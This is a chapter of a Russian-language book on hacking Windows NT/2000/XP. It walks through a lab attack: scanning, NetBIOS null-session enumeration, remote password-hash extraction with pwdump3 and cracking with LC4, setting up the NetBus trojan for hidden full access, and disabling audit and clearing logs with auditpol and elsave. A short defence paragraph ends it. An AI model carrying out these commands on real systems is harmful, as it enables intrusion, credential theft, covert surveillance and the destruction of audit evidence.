В Главе 1 мы описали все этапы хакерского нападения и указывали, что хакер вначале попытается узнать все что только можно об организации атакуемой сети и применяемых в ней сетевых технологиях. В этой главе мы опустим этап предварительного сбора данных - он достаточно подробно описан, например, в [11]. Вместо этого мы поподробнее рассмотрим все последующие этапы сетевой атаки, которые, собственно, и делают хакинг таким «интересным» занятием. Как указывалось в Главе 1, первое, что должен сделать хакер для проникновения в сеть - это выполнить ее *сканирование* и *инвентаризацию*.

Сканирование сети TCP/IP

Сканирование преследует цель определение IP-адресов хостов атакуемой сети, и для выполнения сканирования можно воспользоваться утилитой ping из набора средств, представленных в пакете W2RK (Windows 2000 Resource Pack). Эта утилита посылает сетевым хостам с IP-адресами в заданном диапазоне пакеты протокола ICMP (Internet Control Message Protocol - Протокол управляющих сообщений в сети Интернет). Если в ответ на посланный пакет приходит ответ - значит по соответствующему адресу находится сетевой хост. На Рис. 10.1 представлен результат сканирования утилитой ping хоста **Sword-2000**.




Рис. 10.1. Результат сканирования хоста ***Sword-2000*** *утилитойping*

Из результата видно, что компьютер по указанному адресу подключен к сети и соединение работает нормально. Это самый простой способ сканирования сети, однако, он не всегда приводит к нужным результатам, поскольку многие узлы блокируют ответную отправку пакетов ICMP с помощью специальных средств защиты. Если обмен данными по протоколу ICMP заблокирован, хакерами могут быть использованы другие утилиты, например, hping (**http://www.hping.org/**). Эта утилита способна фрагментировать (т.е. делить на фрагменты) пакеты ICMP, что позволяет обходить простые устройства блокирования доступа, которые не умеют делать обратную сборку фрагментированных пакетов.




Рис. 10.2. Результаты сканирования сети утилитой SuperScan 3.0

Другой способ обхода блокирования доступа - сканирование с помощью утилит, позволяющих определить открытые порты компьютера, что в ряде случаев способно обмануть простые системы защиты [3]. Примером такой утилиты является SuperScan **(http://www.foundstone.com),** которая предоставляет пользователям удобный графический интерфейс (см. Рис. 10.2).

На Рис. 10.2 приведен результат сканирования сети в диапазоне IP-адресов **1.0.0.1-1.0.0.7**. Обратите внимание на древовидный список в нижней части окна, отображающий список всех открытых портов компьютера **Sword-2000,** среди которых - любимый хакерами TCP-порт 139 сеансов NetBIOS. Запомнив это, перейдем к более детальному исследованию сети - к ее инвентаризации.

Инвентаризация сети

Инвентаризация сети заключается в определении общих сетевых ресурсов, учетных записей пользователей и групп, а также в выявлении приложений, исполняемых на сетевых хостах. При этом хакеры очень часто используют следующий недостаток компьютеров Windows NT/2000/XP - возможность создания нулевого сеанса NetBIOS с портом 139.

Нулевой сеанс

Нулевой сеанс используется для передачи некоторых сведений о компьютерах Windows NT/2000, необходимых для функционирования сети. Создание нулевого сеанса не требует выполнения процедуры аутентификации соединения. Для создания нулевого сеанса связи выполните из командной строки Windows NT/2000/XP следующую команду.

```
net use \\1.0.0.1\IPC$ "" /user: ""
```

Здесь **1.0.0.1** - это IP-адрес атакуемого компьютера **Sword-2000, IPC$** - это аббревиатура Inter-Process Communication - Межпроцессное взаимодействие (название общего ресурса сети), первая пара кавычек **""** означает использование пустого пароля, а вторая пара в записи **/user:""** указывает на пустое имя удаленного клиента. Подключившийся по нулевому сеансу анонимный пользователь по умолчанию получает возможность запускать диспетчер пользователей, применяемый для просмотра пользователей и групп, исполнять программу просмотра журнала событий. Ему также доступны и другие программы удаленного администрирования системой, опирающиеся на протокол SMB (Server Message Block - Блок сообщений сервера). Более того, подсоединившийся по нулевому сеансу пользователь имеет права на просмотр и модификацию отдельных разделов системного реестра.

В ответ на ввод вышеприведенной команды, не защищенный должным образом компьютер отобразит сообщение об успешном подключении; в противном случае отобразится сообщение об отказе в доступе. В нашем случае появится сообщение об успешном выполнении соединения компьютера **Alex-3** (система Windows XP) с компьютером **Sword-2000** (система Windows 2000). Однако нулевой сеанс **Sword-2000** с Alex-3 уже не получается - очевидно, разработчики Windows XP учли печальный опыт «использования» нулевого сеанса в системах Windows 2000, которые, по умолчанию, позволяли нулевые сеансы.

Нулевые сеансы связи используются всеми утилитами инвентаризации сетевых ресурсов компьютеров Windows NT/2000/XP. Самый простой метод инвентаризации состоит в использовании утилит net view и nbtstat из пакета W2RK. Утилита net view позволяет отобразить список доменов сети.

```
C:\>net view /domain
Домен
---------------------------------------------------------------------------
SWORD
Команда выполнена успешно.
```

В результате отобразилось название рабочей группы SWORD. Если указать найденное имя домена, утилита отобразит подсоединенные к нему компьютеры.

```
C:\>net view /domain:SWORD
Имя сервера             Заметки
---------------------------------------------------------------------------
\\ALEX-3
\\SWORD-2000
Команда выполнена успешно.
```

А теперь определим зарегистрировавшегося на данный момент пользователя серверного компьютера Sword-2000 и запущенные на компьютере службы. С этой целью применим утилиту nbtstat; результат ее применения представлен на Рис. 10.3.

На Рис. 10.3 отображена таблица, в которой первый столбец указывает имя NetBIOS, вслед за именем отображен код службы NetBIOS. В частности, код <00> после имени компьютера означает службу рабочей станции, а код <00> после имени домена - имя домена. Код <03> означает службу рассылки сообщений, передаваемых вошедшему в систему пользователю, имя которого стоит перед кодом <03> - в данном случае, Administrator. На компьютере также запущена служба браузера MSBROWSE, на что указывает код <1 E> после имени рабочей группы SWORD.




Рис. 10.3. Утилита nbtstat определила пользователей и службы компьютера ***Alex-3***

Итак, у нас уже имеется имя пользователя, зарегистрированного в данный момент на компьютере - **Administrator.** Какие же общие сетевые ресурсы компьютера **Sword-2000** он использует? Снова обратимся к процедуре net view, указав ей имя удаленного компьютера. Результаты представлены на Рис. 10.4.




Рис. 10.4. Общие ресурсы компьютера ***Sword-2000***

Как видим, учетная запись пользователя **Administrator** открывает общий сетевой доступ к некоторым папкам файловой системе компьютера **Sword-2000** и дисководу CD-ROM. Таким образом, мы уже знаем о компьютере достаточно много - он разрешает нулевые сеансы NetBIOS, на нем работает пользователь **Administrator,** открыты порты 7, 9, 13, 17, 139, 443, 1025, 1027 компьютера, и в число общесетевых ресурсов входят отдельные папки локального диска **C:**. Теперь осталось только узнать пароль доступа пользователя **Administrator** - и в нашем распоряжении будет вся информация на жестком диске C: компьютера. Чуть ниже мы

покажем, как для этого используется утилита pwdump3.exe удаленного извлечения паролей из системного реестра Windows NT/2000/XP и программа LC4 их дешифрования.

А что можно сделать, если протокол NetBIOS через TCP/IP будет отключен (компьютеры Windows 2000/XP предоставляют такую возможность)? Существуют и другие средства инвентаризации, например, протокол SNMP (Simple Network Management Protocol - Простой протокол сетевого управления), обеспечивающий мониторинг сетей Windows NT/2000/XP. Атаки, основанные на уязвимостях SNMP, описаны, например, в [11].

А сейчас, после того, как мы собрали сведения об атакуемой системе, перейдем к ее взлому.

Реализация цели

Исполнение атаки на системы Windows NT/2000/XP состоит из следующих этапов.

- Проникновение в систему, заключающееся в получении доступа.
- Расширение прав доступа, состоящее во взломе паролей учетных записей с большими правами, например, администратора системы.
- Выполнение цели атаки - извлечение данных, разрушение информации и т.д.

Проникновение в систему

Проникновение в систему начинается с использования учетной записи, выявленной на предыдущем этапе инвентаризации. Для определения нужной учетной записи хакер мог воспользоваться командой nbtstat или браузером MIB, или какими-либо хакерскими утилитами, в изобилии представленными в Интернете (см. целый перечень в [3] или в [4]). Выявив учетную запись, хакер может попробовать подсоединится к атакуемому компьютеру, используя ее для входной аутентификации. Он может сделать это из командной строки, введя такую команду.

```
D:\>net use \\1.0.0.1\IPC$ * /u:Administrator
```

Символ «*» в строке команды указывает, что для подключения к удаленному ресурсу **IPC$** нужно ввести пароль для учетной записи **Administrator.** В ответ на ввод команды отобразится сообщение:

```
Type password for \\1.0.0.1\IPC$:
```

Ввод корректного пароля приводит к установлению авторизованного подключения. Таким образом, мы получаем инструмент для подбора паролей входа в компьютер - генерируя случайные комбинации символов или перебирая содер-

жимое словарей, можно, в конце концов, натолкнуться на нужное сочетание символов пароля. Для упрощения подбора существуют утилиты, которые автоматически делают все эти операции, например, SMBGrind, входящая в коммерческий пакет CyberCop Scanner компании Network Associates. Еще один метод - создание пакетного файла с циклическим перебором паролей (пример такого файла можно найти в [3]).

Однако удаленный подбор паролей - далеко не самое мощное орудие взлома. Все современные серверы, как правило, снабжены защитой от многократных попыток входа со сменой пароля, интерпретируя их как атаку на сервер. Для взлома системы защиты Windows NT/2000/XP чаще используется более мощное средство, состоящее в извлечении паролей базы данных SAM (Security Account Manager - Диспетчер учетных данных системы защиты). База данных SAM содержит шифрованные (или, как говорят, хешированные) коды паролей учетных записей, и они могут быть извлечены, в том числе удаленно, с помощью специальных утилит. Далее эти пароли дешифруются с помощью утилиты дешифрования, использующей какой-либо метод взлома, например, «грубой силой», либо словарной атакой, путем перебора слов из словаря.

Наиболее известной утилитой дешифрования, применяемой для взлома паролей SAM, является программа LC4 (сокращение от названия LOphtcrack, новейшая версия - LC4) **(http://www.atstake.com/research/redirect.html),** которая действует в паре с такими утилитами.

- Samdump - извлечение хешированных паролей из базы данных SAM.
- Pwdump - извлечение хешированных паролей из системного реестра компьютера, включая удаленные системы. Эта утилита не поддерживает усиленное шифрование Syskey базы SAM (подробнее о Syskey см. Главу 2).
- Pwdump2 - извлечение хешированных паролей из системного реестра, в котором применено шифрование Syskey. Эта утилита поддерживает работу только с локальными системами.
- Pwdump3 - то же, что и Pwdump2, но с поддержкой удаленных систем.

Что такое шифрование Syskey, мы подробно обсудили в Главе 2; здесь укажем, что это средство усиленного шифрования базы SAM, которое устанавливается в системах Windows 2000/XP по умолчанию, а для систем Windows NT должно быть установлено как дополнительная возможность.

В Главе 2 было описано, как следует извлекать пароли из локального системного реестра, сейчас же рассмотрим, как эта операция выполняется удаленно. Для извлечения хешированных паролей из компьютера **Sword-2000** применим утилиту Pwdimp3, запустив ее из командной строки:

```
C:\>pwdump3 sword-2000 > password.psw
```

Здесь в командной строке указан целевой компьютер **Sword-2000**, а далее задано перенаправление вывода извлеченных данных в файл с именем **password.psw**. Содержимое полученного в результате файла представлено в окне приложения Блокнот (Notepad) (Рис. 10.5).




Рис. 10.5. Результат извлечения хешированных паролей из компьютера ***Sword-2000***

Как видим, в файле **password.psw** содержится учетная запись **Administrator,** которую мы нашли на этапе инвентаризации. Чтобы расшифровать пароли, следует применить программу LC4, и, хотя пробная версия этой программы поддерживает только дешифрование паролей методом словарной атаки, мы все же сможем взломать пароли компьютера **Sword-2000** (Рис. 10.6).




Рис. 10.6. Дешифрование паролей, удаленно извлеченных из реестра компьютера ***Sword-2000***

Для этого потребовалось всего несколько секунд работы компьютера с процессором Celeron 1000 МГц, поскольку пароль **007** состоит всего из трех цифр и очень слаб. Применение более сложных паролей значительно повышает крипто-

стойкость системы, и их взлом может потребовать неприемлемого увеличения времени работы приложения LC4.

Таким образом, хакер, имея одну небольшую зацепку - возможность создания нулевых сеансов подключения NetBIOS к компьютеру - в принципе, сможет получить пароли учетных записей компьютера, включая администратора системы. Если же ему не удастся сразу получить пароль учетной записи с большими правами, хакер постарается расширить свои права доступа.

Расширение прав доступа и реализация атаки

Для расширения прав доступа к системе взломщики используют самые разнообразные методы, но основное их отличие - необходимость внедрения в компьютер специальной программы, позволяющей выполнять удаленное управление системой, в том числе регистрацию действий пользователя. Цель - овладение учетной записью, позволяющей получить максимально широкий доступ к ресурсам компьютера. Для этого на атакуемый компьютер могут быть внедрены так называемые клавиатурные шпионы - программы, регистрирующие нажатия клавиш. Все полученные данные записываются в отдельный файл, который далее может быть отослан на компьютер взломщика по сети.

В качестве примера клавиатурного шпиона можно назвать популярный регистратор Invisible Key Logger Stealth (IKS) (**http://www.amecisco.com/iksnt.htm**), который был описан в Главе 3 этой книги. Кейлоггер IKS - пример пассивного трояна, который работает сам по себе и не обеспечивает своему хозяину средств удаленного управления.

Другой вариант действий хакера - помещение в систему активного трояна, т.е., например, популярного троянского коня NetBus **(http://www.netbus.org)** или BO2K (Back Orifice 2000) **(http://www.bo2k.com),** которые обеспечивают средства скрытого удаленного управления и мониторинга за атакованным компьютером.

Утилиты NetBus и BO2K позволяют реализовать одну из важнейших целей хакерской атаки - создание в удаленной системе потайных ходов [3]. Прорвавшись один раз в компьютер жертвы, хакер создает в нем множество дополнительных «потайных» ходов. Расчет строится на том, что пока хозяин компьютера ищет и находит один ход, хакер с помощью пока еще открытых ходов создает новые потайные ходы, и так далее. Потайные ходы - крайне неприятная вещь, избавиться от них практически невозможно, и с их помощью взломщик получает возможность делать на атакованном компьютере что угодно - следить за деятельностью пользователя, изменять настройки системы, а также делать ему всякие гадости типа насильственной перезагрузки системы или форматирования жестких дисков.

В качестве примера троянского коня рассмотрим работу старого, заслуженного троянского коня NetBus, разработанного группой хакеров cDc (Cult of the Dead Cow - Культ мертвой коровы).

Приложение NetBus

Приложение NetBus относится к числу клиент-серверных программ, т.е. одна его часть, серверная, устанавливается на атакуемом компьютере, а другая часть, клиентская, на компьютере хакера. Инсталляция приложения, выполняемая на локальном компьютере, не вызывает проблем. В диалоге мастера установки следует указать требуемый компонент - серверный или клиентский, после чего происходит его загрузка на компьютер. Скрытая, удаленная, установка сервера на атакованном компьютере и запуск серверной программы - это задача посложнее, и мы ее отложим. Вначале рассмотрим работу приложения NetBus на примере двух наших сетевых компьютеров: клиента - компьютер **Sword-2000** (IP-адрес 1.0.0.1), и сервера - компьютер **Alex-3** (IP-адрес **1.0.0.5**).




Рис. 10.7. Диалог сервера NetBus

Для успешной работы троянского коня NetBus на атакуемом компьютере вначале требуется запустить серверный компонент приложения, называемый NBSvr (настоящие хакеры должны ухитриться сделать это удаленно). При запуске программы NBSvr отображается диалог, представленный на Рис. 10.7.

Перед использованием сервера NetBus утилиту NBSvr необходимо настроить. Для этого выполните такую процедуру.

➤ В диалоге NB Server (Сервер NB) щелкните на кнопке Settings (Параметры). На экране появится диалог Server Setup (Параметры сервера), представленный на Рис. 10.8.




Рис. 10.8. Диалог настройки сервера NetBus

> Установите флажок Accept connections (Принимать соединения).

- В поле **Password** (Пароль) введите пароль доступа к серверу NetBus.
- Из открывающегося списка **Visibility of server** (Видимость сервера) выберите пункт **Full visible** (Полная видимость), что позволит наблюдать за работой сервера NetBus (но для работы лучше выбрать полную невидимость).
- В поле **Access mode** (Режим доступа) выберите **Full access** (Полный доступ), что позволит делать на компьютере **Sword-2000** все возможные операции удаленного управления.
- Установите флажок **Autostart every Windows session** (Автозагрузка при каждом сеансе работы с Windows), чтобы сервер автоматически загружался при входе в систему.
- Щелкните мышью на кнопке **OK.** Сервер готов к работе.

Теперь настроим работу клиента - утилиту NetBus.exe.

- Запустите утилиту **NetBus.exe,** после чего отобразится окно **NetBus 2.0 Pro,** представленное на Рис. 10.9.




Рис. 10.9. Рабочее окно клиента NetBus

- Выберите команду меню **Host ◆ Neighborhood ◆ Local** (Хост * Соседний хост • Локальный). Отобразится диалог **Network** (Сеть), представленный на Рис. 10.10.
- Щелкните на пункте **Сеть Microsoft Windows** (Microsoft Windows Network) и откройте список сетевых хостов (Рис. 10.11).
- Выберите компьютер *с* установленным сервером NetBus, в нашем случае **Sword-2000,** и щелкните на кнопке **Add** (Добавить). На экране появится диалог **Add Host** (Добавить хост), представленный на Рис. 10.12.




Рис. 10.10. Диалог выбора хоста для подключения клиента NetBus




Рис. 10.11. Диалог выбора серверного хоста для подключения




Рис. 10.12. Диалог добавления нового хоста - сервера NetBus

- В поле **Host name/IP** (Имя хоста/IP) введите IP-адрес серверного хоста **1.0.0.1**.
- В поле **User name** (Имя пользователя) введите имя взломанной учетной записи **Administrator,** а в поле **Password** (Пароль) - дешифрованный утилитой LC4 пароль 007.
- Щелкните на кнопке OK. На экране отобразится диалог **Network** (Сеть).
- Закройте диалог **Network** (Сеть), щелкнув на кнопке **Close** (Закрыть). На экране отобразится окно **NetBus 2.0 Pro** с записью добавленного хоста (Рис. 10.13).
- Чтобы подсоединиться к хосту **Sword-2000**, щелкните правой кнопкой мыши на пункте списка **Sword-2000** и из отобразившегося контекстного меню выберите команду **Connect** (Подсоединить). В случае успеха в строке состояния окна **NetBus 2.0 Pro** отобразится сообщение **Connected to 1.0.0.1 (v.2.0)** (Подключен к 1.0.0.1(v.2.0)).




*Рис. 10.13. Окно **NetBus 2.0 Pro** с записью добавленного хоста - сервера NetBus*

После успешного соединения с серверным компонентом NetBus хакер, используя инструменты клиента NetBus, может сделать с атакованным компьютером все что угодно. Практически ему будут доступны те же возможности, что и у локального пользователя **Administrator.** На Рис. 10.14 представлен список инструментов клиента NetBus, отображенный в меню **Control** (Управление).




Рис. 10.14. Меню Control содержит обширный список инструментов управления удаленным хостом

Среди этих инструментов отметим средства, собранные в подменю **Spy functions** (Средства шпионажа) и содержащие такие полезные инструменты, как клавиатурный шпион, перехватчики экранных изображений и информации, получаемой с видеокамеры, а также средства записи звуков. Таким образом, проникший в ваш компьютер хакер может подглядывать, подслушивать и прочитывать все, что вы видите, говорите или вводите с клавиатуры компьютера. И это еще не

все! Хакер может модифицировать системный реестр компьютера **Sword-2000**, запускать любые приложения и перезагружать удаленную систему Windows, не говоря уж о возможностях просмотра и копирования любых документов и файлов.

Как уже упоминалось, описанная в этом разделе утилита сервера NetBus, так же как и описанный в предыдущем разделе клавиатурный шпион IKS, требуют предварительного запуска на атакуемом компьютере. Последняя задача составляет целую отдельную область хакинга и заключается в поиске открытых по недосмотру каталогов информационного сервера IIS (см. Главу 8), а также в использовании методов «социальной инженерии», применяемых для внедрения в компьютер троянских коней или вирусов. (Подробнее методы «социальной инженерии» рассматриваются на протяжении всей книги).

Сокрытие следов

Аудит, несомненно, является одним из наиболее серьезных средств защиты от хакинга компьютерной системы, и отключение средств аудита - одна из первых операций, которую выполняют хакеры при взломе компьютерной системы. Для этого применяются различные утилиты, позволяющие очистить журнал регистрации и/или отключить аудит системы перед началом «работы».

Для отключения аудита хакеры могут открыть консоль MMC и отключить политику аудита, воспользовавшись средствами операционной системы. Другим, более мощным средством, является утилита **auditpol.exe** комплекта инструментов W2RK. С ее помощью можно отключать (и включать) аудит как локального, так и удаленного компьютера. Для этого следует из командной строки ввести такую команду.

```
C:\Auditpol>auditpol\\sword-2000 /disable
```

На экране появятся результаты работы:

```
Running...
Audit information changed successfully on \\sword-2000...
New audit policy on \\sword-2000...
(0) Audit Disabled
System                    = No
Logon                     = No
Object Access             = No
Privilege Use             = No
Process Tracking          = Success and Failure
Policy Change             = No
Account Management        = No
Directory Service Access  = No
Account Logon             = No
```

Параметр команды **\\sword-2000** - это имя удаленного компьютера, а ключ **/disable** задает отключение аудита на этом компьютере. Утилита **auditpol.exe** - весьма эффективное средство, созданное для управления сетевыми ресурсами, но также, как видим, весьма удобный инструмент хакинга. Чтобы познакомиться с ее возможностями, достаточно ввести команду **auditpol /?,** после чего на экране отобразится справочная информация по применению утилиты. В частности, эта утилита позволяет включать/отключать аудит базы данных SAM, что является предпосылкой использования утилиты pwdump3.exe для извлечения паролей из базы SAM.

Очистку журналов безопасности можно выполнить либо с помощью утилиты просмотра журналов Windows 2000/XP, либо с помощью специальных утилит (как правило, используемых хакерами). В первом случае следует выполнить следующие действия.

- Щелкните на кнопке **Пуск** (Start) и в появившемся главном меню выберите команду **Настройка ◆ Панель управления** (Settings ◆ Control Panel).
- В отобразившейся панели управления откройте папку **Администрирование** (Administrative Tools).
- Дважды щелкните на аплете **Управление компьютером** (Computer Management). На экране появится диалог консоли MMC.
- Последовательно откройте папки **Служебные программы ◆ Просмотр событий** (System Tools ◆ Event Viewer).
- Щелкните правой кнопкой мыши на пункте **Безопасность** (Security Log); появится контекстное меню.
- Выберите команду контекстного меню **Стереть все события** (Clear all Events). На экране появится диалог **Просмотр событий** (Event Viewer) с предложением сохранить журнальные события в файле.
- Щелкните на кнопке Нет (No), если вам больше не требуются зафиксированные в журнале события. Журнал будет очищен.

При выполнении операции очистки журнала безопасности обратите на характерную особенность. При очистке журнала безопасности из него удаляются все события, но сразу устанавливается новое событие - только что выполненная очистка журнала аудита! Таким образом, хакер все же оставит свой след - пустой журнал с зафиксированным событием очистки журнала. Посмотрим, не помогут ли нам в таком случае хакерские утилиты.

Попробуем применить рекомендованную в [3] утилиту очистки журнала событий elsave.exe (**http://www.ibt.ku.dk/jesper/ELSave/default.htm**). Эта утилита предназначена в первую очередь для очистки журналов Windows NT 4, но ее по-

следняя версия работает и с системой Windows 2000. Вот как она запускается из командной строки.

```
C:\els004>elsave -s \\sword-2000 -C
```

Здесь ключ -s задает режим удаленной очистки, а ключ -C задает операцию очистки журнала. Кроме очистки, утилита позволяет копировать события журнала в файл. (Ввод команды **elsave /?** приводит к отображению справки, и вы можете сами испытать эффективность всех предлагаемых возможностей). Проверка показывает, что отмеченный выше недостаток остался - применение утилиты elsave.exe регистрируется в журнале безопасности как событие очистки журнала, подобно применению команды очистки журнала средствами аплета **Управление компьютером** (Computer Management).

Как защититься от всех этих утилит? Следует убрать из компьютера (или замаскировать) все утилиты комплекта W2RK, установить аудит базы данных SAM, системного реестра и всех важных ресурсов системы. После этого следует регулярно просматривать журнал безопасности. Выявление непонятных событий очистки журнала безопасности или доступа к защищенным ресурсам поможет навести на след хакера.

Заключение

